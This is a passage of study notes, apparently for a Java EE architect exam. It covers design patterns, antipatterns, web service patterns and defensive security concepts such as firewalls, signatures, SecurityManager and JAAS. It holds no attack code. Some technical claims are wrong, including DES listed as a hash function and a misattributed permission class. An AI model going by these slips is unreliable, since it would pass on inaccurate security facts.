- Decorator: often uses Composites, share common parent class
- Iterator: can be used to traverse a Composite
- Visitor: visits Composites, localizes operations and behaviour of Composite objects

Example: Sometimes the information displayed in a shopping cart is the product of a single item while other times it is an aggregation of multiple items. By implementing items as composites we can treat the aggregates and the items in the same way, allowing us to simply iterate over the tree and invoke functionality on each item. By calling the getCost() method on any given node we would get the cost of that item plus the cost of all child items, allowing items to be uniformly treated whether they were single items or groups of items.

ABSTRACT FACTORY=Provide an interface for creating families of related objects without specifying concrete



classes.

Scenario	Benefits	Drawbacks
• Avoid specifying how products are created and represented • Configuration with one of multiple families of products or themes • Family of related products are used together • Expose interfaces of family of products, but not the implementation •	• Isolates concrete classes • Easy exchanging families of products • Promotes consistency among products, enforces using products of one family •	• Extending existing products of one family is difficult, because the interface is fixed

- Factory Method: used to implement Abstract Factory classes
- Protoype: can also be used to implement Abstract Factory classes
- Singleton: a concrete factory is often a Singleton

Example: Email editors will allow for editing in multiple formats including plain text, rich text, and HTML. Depending on the format being used, different objects will need to be created. If the message is plain text then there could be a body object that represented just plain text and an attachment object that simply encrypted the attachment into Base64. If the message is HTML then the body object would represent HTML encoded text and the attachment object would allow for inline representation and a standard attachment. By utilizing an abstract factory for creation we can then ensure that the appropriate object sets are created based upon the style of email that is being sent.

3) Identify a design pattern, using a description of its features, from the following: Facade, Strategy, Observer, Composite, and Abstract Factory.
   >See above
4) Identify the use of the law of leaky abstractions or a specific anti-pattern in a given scenario.

"From the perspective of Spoelsky's Law of Leaky Abstractions, all non-trivial abstractions resist complete implementation by their very nature. Consequently, implementation details will always leak through, regardless of how well-conceived, and no matter how rigorously they attempt to faithfully represent the abstraction. Sometimes the leaks are minor, other times they are signifcant, but they will always be present, because there is no such thing as a perfect implementation of an abstraction..."

Leaks and Java Server Faces (JSF)

Like most web frameworks, JSF tries to disregard the "details" pertinent to the development of such applications, such as form submission and type conversion. The framework would have us believe, for example, that you can simply associate a method or property on a managed bean (server-side) at the click of a button or value of an input interface (client side).

Although laudable, this abstraction is subject to leakage. What happens when the property in the managed bean is not a String? Some conversion is necessary. And what if this conversion fails for some reason? If the user decides to type "fg%# 4" in an input field connected to an Integer in the managed bean property? Unless the developer has instructed the framework how to notify this type of failure, the user will remain clicking on the submit button and the same page will remain being re-rendered as no method will be called on the server side at all. Realize the leak?

The developer must now infiltrate the complex JSF life cycle and understand, in this potentially new context, how the framework handles conversions and how to handle possible failures.

Leaks and Enterprise Java Beans (EJB)

Despite having gone out of vogue in recent times, one of the central issues of EJB technology is support for distributed systems. Even when running on a remote machine, EJB clients are able to call these components as if they were local. The complexity of the remote method call (RMI) is therefore abstracted by this technology.

This abstraction, however, is also subject to leakage - and in a very subtle way: parameters to methods calls on a remote EJB must be serializable. That's because these objects must travel through the network, being rebuilt on the remote machine that trully houses the EJB component. Thus, the fact that the EJB component is remote becomes apparent as the parameters to its methods are required to be serializable, featuring the leak.

Remember that this leak was more visible in the earliest versions of the specification, when an EJB client was required to deal with checked exceptions related to remote calls (RemoteException and subclasses). This aspect has been improved from version 3.0, replacing the checked exceptions with unchecked equivalents.

Consequences

Some consequences of the law of the leaky abstraction:

1. Abstractions do not help us much as we imagine. In an environment that so constantly refers to this feature, this is something important to keep in mind.
2. Paradoxically, the more layers of abstraction are created to simplify the development, the more difficult becomes the task of becoming a proficient developer. This is perhaps the most intriguing result. Will the efforts to simplify the development on the Java platform would be having the opposite effect than expected?
3. Be wary of tools that promise, as in magically, simplified development and multiply the productivity of the team (code generators, someone?). The abstractions in which these tools are based could leak and when that happens, often the cost is quite high.

When abstractions prove to be a problem then they are considered leaky.
For eg: In case of a Service Facade, it acts as an abstract layer between presentation and business logic/data. It hides the complexity, makes a single point of entry, loosely couples ...blaah blaah blaah ...all good things about abstraction. But for certain cases this abstract layer might prove to be unnecessary, like when you know the client or presentation tier objects are directly related to your server side data objects say the persistent domain objects (PDO), the transformation is unnecessary, and when the user action in the presentation tier decides when their PDO changes are stored and when not, the business logic cannot be expressed in service-oriented manner, with self-contained, atomic and independent services, and further more, if combining PDO's to create a single client object view becomes very complex, the abstraction through the service facade becomes leaky, causing unwanted complexity and performance overhead. In this case we can expose the PDO's directly to the presentation layer, following the guidelines of a Gateway pattern which is a manifestation of Leaky abstraction.

ANTIPATTERNS

Integration tier

AntiPattern	Primary Issue
Not Pooling Connections	Creating and destroying database connections each time a query is made to the database.
Monolithic Consumer	Placing business logic in a message driven bean (method `onMessage()`. Consequences: • Invoking the business logic using a synchronous method invocation is not an option for the clients Testing of the business logic is more difficult. • Testing of the business logic is more difficult.
Fat Messages	Adding too much information to asynchronous messages. Consequence: messaging server must persist the messages until they are successfully delivered
Hot Potato	If a message requiring a return receipt fails to be received, the messaging server resends the message indefinitely.

Business tier

AntiPattern	Primary Issue
Sledgehammer for a Fly	Using EJB technology even when it is too powerful for the task.
Local and Remote Interfaces Simultaneously	Creating components that clients can access through either local or remote interfaces. Problems if local no need to deal with RemoteException, performance…
Access Entities Directly	Accessing entity beans from the presentation tier. Consequences: performance problem
Mirage	Using BMP when CMP is more appropriate (because better than BMP due to data caching, lazy loading, and other server optimizations, portability,…)
Cacheless Cow	Not using a cache to reduce the number of redundant requests.
Conversational State	Storing more session state than is necessary.
Golden Hammers of Session State	Using specific tiers for managing session state instead of using the tier that is most effective for the task at hand. There are four common places to store session state: • You can store it on the client tier, perhaps in cookies or through URL rewriting. • You can store it in the presentation tier, perhaps in the HttpSession object. • You can store it in the business tier, perhaps in stateful session beans. • You can store it in the resource tier, perhaps in a database. There is no golden hammer for session state management. You should use a variety of state maintenance tools depending on your situation.

Presentation tier

AntiPattern	Primary Issue
Including Common Functionality in Every Servlet	Not using filters to reuse common functionality.
Embedded Navigational Information	Embedding physical URLs in JSP pages. If any of these filenames or locations change, all of the many JSP pages that reference these locations must be modified
Ad Lib TagLibs	Using custom tags for business or controller functionality. If you are using an architecture based on the Service to Worker pattern, the JSP pages should be strictly view components. JSP pages should not include model or controller functionality. Custom tags should be helpers to the view. In this regard, the JSP pages should not contain model or controller functionality, but only view related functionality.

5) Select the appropriate pattern for a given scenario from the following Web Services patterns: Web Service Cache, Web Service Broker, Asychronous Interactions, and JMS bridge.

- **Asynchronous Interaction** - the asynchronous handler mechanism of JAX-WS is applied on the client-side to invoke a Web service operation and either poll or register a callback when the remote service operation completes.In other words, the client initiates the request, the server "stores" the request and returns to the client an acknowledgment saying "I Have received the request and I'm going to process it". The server begins to process and the client now will be informed that the request is processed by using one of these methods:
  - **Polling:** from time to time the client asks whether the request is processed

```
Service service = ...;
StockQuote quoteService = (StockQuote)service.getPort(portName);
Response<Float> response = quoteService.getPriceAsync(ticker);
while (!response.isDone()) {
    // do something while we wait
}
Float quote = response.get();
```


  - **CallBack**: using a `Future` (`Future<?>`)

```
StockQuotePortProxy proxy = ...

// Set up the callback handler.
MyPriceHandler callbackHandler = new MyPriceHandler();

// Make the Web Service call
Future<?> response = proxy.getPriceAsync(ticker, callbackHandler);
```

- **JMS Bridge** - Provides interoperability between two different JMS implementations.


  If the enterprise application is complex enough to run on more than one hardware platform, it is not uncommon for there to be two or more JMS implementations in play, and interoperability then becomes an issue. JMS Bridge promotes vendor independence.

  The JMS Bridge pattern suggests keeping the different subsystems using their own JMS implementations, but advocates the introduction of a client into the enterprise application that can relay messages from one JMS implementation to the next. It decouples an abstraction from its implementation so that the two can vary independently.




- **Web Service Cache** - a cache to hold Web service response objects and based on inspection of request messages, to return these pre-constructed objects. The advantages of an optional cache mechanism is eliminate calls to back-end systems, greatly reduce the time to access the objects, and also reduce the bandwidth needed on the network.

  To implement it, JAX-WS provides the concept of Handler



1. Client-side transparent to the application cache.
2. Server-side transparent to the application cache.
3. Server-side application-specific cache.

- **Web Service Broker** - Use a Web Service Broker to expose and broker one or more services in your application to external clients as a Web Service using XML and standard web protocols:



Security

General

- nothing is 100% secure
- only as strong as the weakest link (e2e security requires many layers)
- manageable (a complex system will only serve to confuse admins/users)
- security must be included as part of the design not retro-fitted


Concepts:

Threats:


- secrecy (access to confidential information)
- integrity (information is altered in transit)
- availability (denial of service)

- **Protections:**
  - **perimeter defences / shields (e.g. firewall)**
  - **VLAN = Virtual LAN =** it's a way to create logic independent nets from one physical LAN network
  - **VPN (Virtual Private Network):** is a solution for securely connecting two networks that are in geographically different locations. A VPN will use a variety of different encryption and authentication techniques to ensure that data is confidentiality is maintained
  - **Packet-filtering router** (allows packets to pass to only to or from certain ports on certain machines). **Firewall** (an extension of packet-filtering router with extra capabilities like **proxy server**, which is the ability of mimic the network protocol of a particular service, but rather than providing the service, it inspects the inbound request for validity)
  - **DMZ (Demilitarized Zone):** In computer security, a **DMZ** (sometimes referred to as a **perimeter network**) is a physical or logical subnetwork that contains and exposes an organization's external-facing services to a larger untrusted network, usually the Internet. The purpose of a DMZ is to add an additional layer of security to an organization's local area network (LAN); an external attacker only has access to equipment in the DMZ, rather than any other part of the network. The name is derived from the term "demilitarized zone", an area between nation states in which military action is not permitted. Hosts in the DMZ have limited connectivity to specific hosts in the internal network


- **Topologies for Securing Networks:** the firewall must be the only entry point to your network:
  1. *Simple Firewall installation*: only 1 firewall, very simple but if it is breached, then the network is vulnerable to attacks



  2. *Two firewalls and **DMZ** (Demilitarized zone):* more complex more secured



3. *Security protected system:* addresses the issues of internal attacks: each subarea is protected with a firewall



- **Monitoring**: Many people assume that a firewall is a "fit it and forget it" option. This is not the case. You should arrange for continuous monitoring of activity passing through the DMZ
- **Tunneling**: uses an existing port that is allow by firewalls to support services and functionality intended to be used by other port, but this creates a risk bypassing all the benefits of the firewall

- **confidentiality** (protect information from unauthorized use / third parties)
- **integrity** (protect information from alteration by third parties)
- **authentication** (verify the *Principal* is who they claim to be via their *Credentials*)
- **non-repudiation** (sender cannot deny they sent information)
- **Tampering:** alterate or modify a message
- **Evasdropping:** read a message
- **Policy / access control**.:Restrict access by use of a policy – policy is separate from the mechanism (so as to allow easy configuration of the policy for different environments/situations etc.) Access may restrict code execution (e.g. file writes not allowed) or enforce access based on *who* is executing the code. ***N.B. JDK1.2 policy is totally flexibly – the policy file can be set up so that an applet from a remote, unsigned JAR will execute; a standalone app can be restricted so that local file read/write is disallowed.*** Principals are mapped to *Roles*, *Permissions* are grouped and associates with Roles.

- **One-Way Hash =Message Digest=Digital fingerprint=thumbprint**: used to verify content (digest) or passwords, **MD5, SHA-1, DES.** It is a string-string function: `MessageDigest(text) = m` where `m` is a text much shorter than `text` and it is very hard if not impossible to build the inverse function, i.e, given `m` it is not easy to know `text`
- **Cypher= Encription algorithm**
  - **Symmetric Ciphers**: same key for encrypting and decrypting content, IDEA, AES, BLOWFISH, DES
  - **Asymmetric Ciphers**: different key for encrypting and decrypting, i.e, public/private keys. RSA. This is known as PKI (Public Key Infraestructure). See details below
- **Public Key / Private key :** Public Key can decrypt a message encrypted with the private key and vice versa. From the public key is almost impossible to get the private key

- **MAC (Message Authentication Code):** if sender and receiver of a message shares a key, then by the MAC of the message assures that the sender is authentic

```
MAC = MessageDigest(message + key)
```

- **Digital Signature**: it uses PKI and applies to a *sender* that wants to sign a particular *message*.

```
Digital signature =encryptWithPrivateKeyOfSender(MessageDigest(message))
```

Now the receiver receives two things: a signed message and its digital signature. With this, the sender can check the authenticity of the signature by:

- Decrypting the digital signature with the public key of the sender in order to get the MessageDigest from the signature
- Calculate the MessageDigest from the message by its own.
- If the MessageDigest calculated = MessageDigest from the signature, this means that the message was signed by the sender, because only the sender could sign with its private key. Note that the digital signature

Please not that it's a mean to check the **integrity of the message** and it proves that the sender sent the message (**non-repudiation**)

Digital signature works if we have and trust the public key of the sender. Imagine a new sender, it would have to give us its public key by hand, but this is impractical. Here is where the **Certification Authority (CA**) helps by issuing **digital certificates,** roughly speaking the CA issues a message (digital certificate) which says "The public key of zzzzz is XXXX. Besides it's IP is mmmmmm and the validity of this certificate is until dddddd". This means that if we trust the CA and we have it's public key, then the CA can tell us the public key of a new sender. Let's see this from a technical point of view, a certificate authority (*CA* or *issuer*) issues certificates to certificate *subjects* (a.k.a. *owners*) after a stringent verification process. The certificate contains the subject's public key, the issuer's digital fingerprint, a validity period and *distinguished name* (*Common Name, Operational Unit, Organisation, Location, State, Country*) fields for the issuer and subject.

If the subject and issuer are the same, the certificate is *self-signed*.
Consequently, if a user trusts the CA they can verify certificates issued by the CA by verifying the digital signature. If the signature verifies and the certificate hasn't expired, the certificate is valid.
In some cases a *certificate chain* is used – certificate was issued by CA2 whose certificate was issued by CA1 whose certificate was issued by CA.

Public key certificates are stored in the standards based X.509 format (X.503v3 is the latest standard).

⌦SEE "How does SSL work.pdf"

- **SSL (Secure Socket Layer)** is a protocol used on the web for secured connections using PKI infrastructure (X.509). Tyically used by HTTPs in web browsers see => ??????????
- **HTTPS: http with SSL**
- **Principle of least privilege (POLP**)= is the practice of limiting access to the minimal level that will allow normal functioning. Applied to employees, the principle of least privilege translates to giving people the lowest level of user rights that they can have and still do their jobs. The principle is also applied to things other than people, including programs and processes.
- **PASSWORD SHOULD NOT BE STORED IN PLAIN TEXT, ITS HASH SHOULD BE KEPT INSTEAD**

1) Identify elements of the security model in the Java SE environment for remote clients, including Web Start, applets and the role of the SecurityManager class.

Security Models

Java Development Kit 1.0

- Sandbox model, applets have restricted access to local resources
- Local non-applets Java applications have full access to local resources

Java Development Kit 1.1

- Signed applets, trusted to allow full access to local resources
- Cryptographic algorithms

Java SE Security Architecture

- **Protection Domains** :All local Java applications run unrestricted as trusted applications by default, but they can also be configured with access-control policies similar to what is defined in applets and remote applications. This is done by configuring a ProtectionDomain, which allows grouping of classes and instances and then associating them with a set of permissions between the resources. Protection domains are generally categorized as two domains: "system domain" and "application domain". All protected external resources, such as the file systems, networks, and so forth, are accessible only via system domains. The resources that are part of the single execution thread are considered an application domain. So in reality, an application that requires access to an external resource may have an application domain as well as a system domain. While executing code, the Java runtime maintains a mapping from code to protection domain and then to its permissions.
- **Permissions** :Permissions determine whether access to a resource of the JVM is granted or denied. They give specified resources or classes running in that instance of the JVM the ability to permit or deny certain runtime operations. An applet or an application using a security manager can obtain access to a system resource only if it has permission. The Java Security API defines a hierarchy for Permission classes that can be used to configure a security policy. At the root, java.security.Permission is the abstract class, which represents access to a target resource; it can also include a set of operations to construct access on a particular resource. The Permission class contains several subclasses that represent access to different types of resources. The subclasses belong to their own packages that represent the APIs for the particular resource.

  Some of the commonly used Permission classes are as follows:

  - For wildcard permissions: java.security.AllPermission
  - For named permissions: java.security.BasicPermission
  - For file system: java.io.FilePermission
  - For network: java.net.SocketPermission
  - For properties: java.lang.PropertyPermission
  - For runtime resources: java.lang.RuntimePermission
  - For authentication: java.security.NetPermission
  - For graphical resources: java.awt.AWTPermission
- **Policy** : The Java 2 security policy defines the protection domains for all running Java code with access privileges and a set of permissions such as read and write access or making a connection to a host. The policy for a Java application is represented by a Policy object, which provides a way to declare permissions for

granting access to its required resources. In general, all JVMs have security mechanisms built in that allow you to define permissions through a Java security policy file. A JVM makes use of a policy-driven access-control mechanism by dynamically mapping a static set of permissions defined in one or more policy configuration files. These entries are often referred to as grant entries. A user or an administrator externally configures the policy file for a J2SE runtime environment using an ASCII text file or a serialized binary file representing a Policy class.

- **SecurityManager** : Each Java application can have its own security manager that acts as its primary security guard against malicious attacks. The security manager enforces the required security policy of an application by performing runtime checks and authorizing access, thereby protecting resources from malicious operations. Under the hood, it uses the Java security policy file to decide which set of permissions are granted to the classes. However, when **untrusted classes and third-party applications** use the JVM, the Java security manager applies the security policy associated with the JVM to identify malicious operations. In many cases, where the threat model does not include malicious code being run in the JVM, the Java security manager is unnecessary.

  In cases where the SecurityManager detects a security policy violation, the JVM will throw an AccessControlException or a SecurityException.

  If you wish to have your applications use a SecurityManager and security policy, start up the JVM with the -Djava.security.manager option and you can also specify a security policy file using the policies in the -Djava.security.policy option as JVM arguments. If you enable the Java Security Manager in your application but do not specify a security policy file, then the Java Security Manager uses the default security policies defined in the java.policy file in the $JAVA_HOME/jre/lib/security directory.

- **AccessController** : The access controller mechanism performs a dynamic inspection and decides whether the access to a particular resource can be allowed or denied. From a programmer's standpoint, the Java access controller encapsulates the location, code source, and permissions to perform the particular operation. In a typical process, when a program executes an operation, it calls through the security manager, which delegates the request to the access controller, and then finally it gets access or denial to the resources.
- **Bytecode verifier** : The Java bytecode verifier is an integral part of the JVM that plays the important role of verifying the code prior to execution. It ensures that the code was produced consistent with specifications by a trustworthy compiler, confirms the format of the class file, and proves that the series of Java byte codes are legal. With bytecode verification, the code is proved to be internally consistent following many of the rules and constraints defined by the Java language compiler. The bytecode verifier may also detect inconsistencies related to certain cases of array bound-checking and object-casting through runtime enforcement.
- **Keystore and Keytool** :The Java 2 platform provides a password-protected database facility for storing trusted certificate entries and key entries. The keytool allows the users to create, manage, and administer their own public/private key pairs and associated certificates that are intended for use in authentication services and in representing digital signatures.

Java Applet Security

A Java applet downloaded from the Web runs in either a Java-enabled Web browser or a Java appletviewer, which is provided in the J2SE bundle. From a security standpoint, Java applets downloaded from the Internet or from any remote sources are restricted from reading and writing files and making network connections on client host systems. They are also restricted from starting other programs, loading libraries, or making native calls on the client host system. In general, applets downloaded from a network or remote sources are considered untrusted. An applet can be considered trusted, based on the following factors:

- Applets installed on a local filesystem or executed on a localhost.
- Signed applets provide a way to verify that the applet is downloaded from a reliable source and can be trusted to run with the permissions granted in the policy file.

In a Web browser, a Java plug-in provides a common framework and enables secure deployment of applets in the browser using the JRE. While downloading an applet, the Java plug-in enables the browser to install all the class files and then render the applet. A security manager (SecurityManager implementation) will be AUTOMATICALLY installed during startup whenever an applet starts running in a Java-enabled Web browser. No downloaded applets are allowed to access resources in the client host unless they are explicitly granted permission using an entry in a Java security policy file.

Signed Applets

The Java 2 platform introduced the notion of signed applets. Signing an applet ensures that an applet's origin and its integrity are guaranteed by a certificate authority (CA) and that it can be trusted to run with the permissions granted in the policy file. The J2SE bundle provides a set of security tools that allows the end users and administrators to sign applets and applications, and also to define local security policy. This is done by attaching a digital signature to the applet that indicates who developed the applet and by specifying a local security policy in a policy file mentioning the required access to local system resources.

The Java 2 platform requires an executable applet class to be packaged into a JAR file before it is signed. The JAR file is signed using the private key of the applet creator. The signature is verified using its public key by the client user of the JAR file. The public key certificate is sent along with the JAR file to any client recipients who will use the applet. The client who receives the certificate uses it to authenticate the signature on the JAR file. To sign the applet, we need to obtain a certificate that is capable of code signing. For all production purposes, you must always obtain a certificate from a CA such as VeriSign, Thawte, or some other CA.

Java Web Start

Java Web Start (JWS) is a Java based client application used to run, deploy and update Java SE applications in the browser. The deployment descripter is called Java Network Launch Protocol (JNLP) file.

Properties of Java Web Start:


- Enables rich client applications
- No installation procedures like normal applications
- Launch appliction in one click
- Always the up-to-date version of the application

Security features of Java Web Start:

- support for signed applets
- secure file and network access for signed applets (controlled by Java Web Start)
- verification of JAR file
- NTLM authentication
- support for HTTPS
- persist session data
- security attributes defined in JNLP file (XML)


2) Select appropriate locations to implement Java EE security technologies or features in a UML component and deployment diagram.

Although the following diagram is not UML, it gives an overview of the Java APIs



- **Java Cryptography Architecture (JCA):** Provides basic cryptographic services and algorithms, which include support for digital signatures and message digests.
- **Java Cryptographic Extension (JCE):** Augments JCA functionalities with added cryptographic services that are subjected to U.S. export control regulations and includes support for encryption and decryption operations, secret key generation and agreement, and message authentication code (MAC) algorithms.
- **Java Certification Path API (CertPath):** Provides the functionality of checking, verifying, and validating the authenticity of certificate chains.
- **Java Secure Socket Extension (JSSE):** Facilitates secure communication by protecting the integrity and confidentiality of data exchanged using SSL/TLS protocols.

Java Authentication and Authorization Service (JAAS): ⌦SEE "JAAS.pdf" .Provides the mechanisms to verify the identity of a user or a device to determine its accuracy and trustworthiness and then provide access rights and privileges depending on the requesting identity. It facilitates the adoption of pluggable authentication mechanisms and user-based authorization.



Pluggable authentication modules to decouple authentication code from the application. Providers supply modules to be used with JAAS.

1. Instantiate LoginContext
2. Authentication by LoginModule (exchangeable)
3. Callbacks are used by the LoginModule to retrieve security credentials from client

JAAS is configured in my-jaas.conf, which contains a list of LoginModules. Every module has an authentication flag:

- Required: login module must succeed, but still continue the list if authentication fails
- Requisite: login module must succeed, terminates if authentication fails
- Sufficient: returns if succeeded, continues list if authentication fails
- Optional: not required to succeeed, continues the list

A Subject is created when authentication succeeds. The Subject has a set of Principles, which are authenticated uses and groups.

http://ubergeekcd.tripod.com/Html/Jaas.html

NOTE: JAAS is not part of JEE specification, but almost all application server implement it

- **Java Generic Secure Services (JGSS):**Provides functionalities to develop applications using a unified API to support a variety of authentication mechanisms such as Kerberos based authentication and also facilitates single sign-on.

The following diagram depicts the security model between tiers




Figure 6-1 The set of steps involved in authenticating and authorizing access to a controlled resource by a JEE web server.

3) Classify security threats to an enterprise application select measures an architect can propose to mitigate them.

